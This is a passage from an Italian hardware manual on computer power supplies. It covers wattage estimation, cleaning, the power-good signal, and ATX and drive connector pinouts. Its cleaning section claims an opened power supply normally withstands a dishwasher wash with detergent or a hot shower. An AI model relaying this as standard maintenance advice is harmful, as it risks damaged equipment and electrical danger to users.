


Figura 75.10. Interno di un alimentatore in grado di erogare una potenza molto bassa. Si vedono delle alette di raffreddamento di piccole dimensioni e una sola ventola (sulla sinistra).

Osservando il sistema di dissipazione di un alimentatore, si può intuire la potenza massima erogabile: un circuito con componenti di piccole dimensioni e molto spazio libero, deve generare poco calore, di conseguenza non può erogare una grande potenza; al contrario, un circuito con componenti più grandi e con un sistema di dissipazione più appariscente, dovrebbe sostenere carichi più importanti.

Figura 75.11. Interno di un alimentatore in grado di erogare una potenza relativamente alta. Si vedono delle alette di raffreddamento di dimensioni più grandi e due ventole cooperanti.

75.4 Pulizia

L'alimentatore contiene componenti che richiedono la dissipazione del calore, attraverso una ventilazione forzata, che ha lo svantaggio di depositare velocemente uno strato di sporco al suo interno. Lo sporco, depositandosi sui componenti, ne riduce la capacità di dissipazione termica, creando anche la possibilità di formare dei cortocircuiti.

Dopo un certo numero di ore di esercizio, un alimentatore dovrebbe essere pulito per garantirne il funzionamento nel tempo successivo, ma la pulizia migliore è quella fatta con l'acqua. Infatti, di norma un alimentatore sopporta bene un lavaggio in lavastoviglie (purché sia stato prima aperto), a una temperatura di 50 gradi centigradi (con tutto quello che serve per la lavastoviglie, come se si trattasse di un lavaggio normale); in alternativa, si può ripiegare per un lavaggio sotto una doccia calda, con sola acqua. Dopo il lavaggio e dopo qualche giorno di attesa per l'asciugatura, l'alimentatore può essere rimesso in funzione.

Eventualmente si veda la sezione 822.1 a proposito del lavaggio degli alimentatori e di altri componenti di un elaboratore.

Figura 75.12. Un alimentatore, prima e dopo il lavaggio; quello sulla destra è ancora umido.

75.5 Alimentazione e affidabilità dell'elaboratore

Il buon funzionamento dell'alimentatore può condizionare l'affidabilità dell'elaboratore. Infatti, quando un alimentatore non è in grado di erogare tutta la corrente richiesta, può succedere che, di conseguenza, abbassi la tensione di alimentazione. Quando ciò accade, un buon alimentatore deve essere in grado di accorgersene e inviare un segnale di cattiva alimentazione alla scheda madre (in pratica, il segnale noto come *power good*, o *power ok*, deve venire a mancare). Se però l'alimentatore non fa questo in modo corretto, l'elaboratore può anche continuare a funzionare, ma in tal caso non è detto che lo faccia senza conseguenze negative.

Un sintomo di cattiva alimentazione elettrica, può essere dato da un'alterazione casuale dei dati. Per esempio, copiando un file, la copia potrebbe essere differente dall'originale. Sintomi più appariscenti sono dei malfunzionamenti delle unità a disco, che spesso si manifestano facendo sentire un movimento brusco delle testine prima di un blocco del sistema.

Tutti gli alimentatori sono fatti per sostenere, per periodi brevi, un assorbimento maggiore di quello «normale» per i quali sono stati progettati. Di conseguenza, i sintomi di un'alimentazione insufficiente non si presentano subito, ma durante il funzionamento, ed è questo particolare che rende difficile determinarne la causa. In pratica, durante il funzionamento gli alimentatori si scaldano e se la dissipazione del calore è insufficiente, si presentano i problemi in questione.

Purtroppo, le etichette che appaiono sugli alimentatori non sono sempre veritiere; al contrario, spesso si dichiarano potenze doppie rispetto alla realtà. La situazione più comune in cui i dati riportati dalle etichette non sono attendibili si manifesta con gli alimentatori incorporati in un contenitore da elaboratore (*case*), venduto per gli assemblaggi personalizzati; meglio ancora

se il contenitore è di piccole dimensioni, così da rendere improbabile l'inserimento di tanti componenti.

Quando la potenza dell'alimentatore è importante, è altrettanto importante poter capire se l'etichetta riporta valori verosimili o meno. La prima cosa che si può osservare è il peso: un alimentatore leggero non riesce a erogare una potenza elevata. Un'altra cosa da osservare è il sistema di dissipazione: per erogare una potenza elevata i componenti di regolazione devono essere raffreddati da alette di alluminio profilato, con una superficie molto grande; inoltre queste alette devono essere sottoposte a una ventilazione significativa, quindi spesso servono due ventole, una di fronte all'altra. Se si può aprire l'alimentatore, si può osservare la dimensione degli altri componenti: se nell'insieme i componenti sono abbastanza piccoli da lasciare molto spazio libero, l'alimentatore può erogare solo potenze minime; al contrario, un alimentatore che deve erogare potenze elevate, richiede componenti più grandi (diodi, condensatori, trasformatori, ecc.).

75.6 Connettori comuni di alimentazione

Per il collegamento di unità separate dalla scheda madre, si usano normalmente dei connettori a quattro poli (femmine volanti), che forniscono le tensioni di +5 V e +12 V, oltre alla massa (0 V), come si vede nelle figure successive.

Figura 75.13. Connettore di alimentazione usato comunemente per le unità ATA parallele.

1
giallo +12 V
nero
nero
rosso +5 V
4






Figura 75.14. Connettore di alimentazione usato comunemente per le vecchie unità a dischetti da 9 cm.

1
rosso +5 V
nero
nero
giallo +12 V
4

Alimentatori ATX

L'alimentatore «ATX» rappresenta la generazione successiva a quella dell'alimentatore «AT», distinguendosi principalmente da questo, per il fatto di avere una gestione dell'accensione e dello spegnimento tramite un controllo remoto (il filo verde).

> Quando si apre un alimentatore, si deve ricordare che al suo interno viene elaborata l'energia proveniente dalla rete elettrica comune, con la quale è possibile rimanere folgorati, se non si agisce con la competenza e la prudenza adeguate alla circostanza.

76.1 Collegamento principale con la scheda madre: 20 poli

La figura successiva mostra schematicamente il connettore principale tipico, che serve ad alimentare la scheda madre. Il terminale numero otto, collegato con un filo di colore grigio, fornisce una tensione di +5 V, quando l'alimentatore è acceso e sta funzionando regolarmente. Il terminale numero nove, collegato con un filo di colore viola, fornisce una tensione di +5 V, sia durante il funzionamento normale dell'alimentatore, sia quando questo figura «spento», ma ancora alimentato dalla rete elettrica esterna. Il terminale numero 14, collegato con un filo di colore verde, consente di attivare o disattivare l'alimentatore; per l'attivazione, deve essere collegato alla massa, mentre è sufficiente tenerlo isolato per disattivare l'alimentatore. Il filo marrone, si inserisce, assieme a un filo di colore arancio, nel terminale numero 11; il suo scopo è quello di consentire all'alimentatore di sondare la presenza dell'alimentazione a 3,3 V, ma alcuni alimentatori non hanno proprio tale filo marrone.

Figura 76.1. Schema del connettore principale per l'alimentazione della scheda madre.

		1	11		
+3,3 V	arancio			arancio (+ marrone)	+3,3 V
+3,3 V	arancio			blu	−12 V
massa	nero			nero	massa
+5 V	rosso			verde	accensione
massa	nero			nero	massa
+5 V	rosso			nero	massa
massa	nero			nero	massa
power good	grigio			bianco	−5 V
+5 V stand by	viola			rosso	+5 V
+12 V	giallo			rosso	+5 V
		10	20		






Figura 76.2. Foto del connettore principale per l'alimentazione della scheda madre.

76.2 Collegamento principale con la scheda madre: 24 poli

Esistono alimentatori ATX con un connettore per il collegamento della scheda madre, a 24 poli. In questo caso, oltre all'aggiunta di quattro poli addizionali, può venire a mancare la linea da −5 V (filo bianco).

Figura 76.3. Schema del connettore principale per l'alimentazione della scheda madre, a 24 poli.

		1	13		
+3,3 V	arancio			arancio (+ marrone)	+3,3 V
+3,3 V	arancio			blu	−12 V
massa	nero			nero	massa
+5 V	rosso			verde	accensione
massa	nero			nero	massa
+5 V	rosso			nero	massa
massa	nero			nero	massa
power good	grigio				non collegato
+5 V stand by	viola			rosso	+5 V
+12 V	giallo			rosso	+5 V
+12 V	giallo			rosso	+5 V
+3,3 V	arancio			nero	massa
		12	24		







Figura 76.4. Foto del connettore principale per l'alimentazione della scheda madre, a 24 poli.

Osservando la foto, si vede che il connettore può essere formato dall'unione di due connettori, che eventualmente possono anche essere separati. Infatti, la porzione più grande del connettore (quella con 20 poli), è conforme allo standard più vecchio, a parte il fatto che manca il filo bianco. Tuttavia, nella maggior parte dei casi, le schede madri che usano un connettore a soli 20 poli, non richiedono la tensione di −5 V, che dovrebbe essere fornita da quel filo mancante.

76.3 Collegamento ausiliario con la scheda madre, +12 V


Alcune schede madri richiedono una sorgente di alimentazione addizionale, attraverso un piccolo connettore a quattro poli, come si vede nella figura successiva, che fornisce +12 V.

Figura 76.5. Connettore ausiliario per l'alimentazione della scheda madre con +12 V.


1 3
massa nero giallo +12 V
massa nero giallo +12 V
2 4

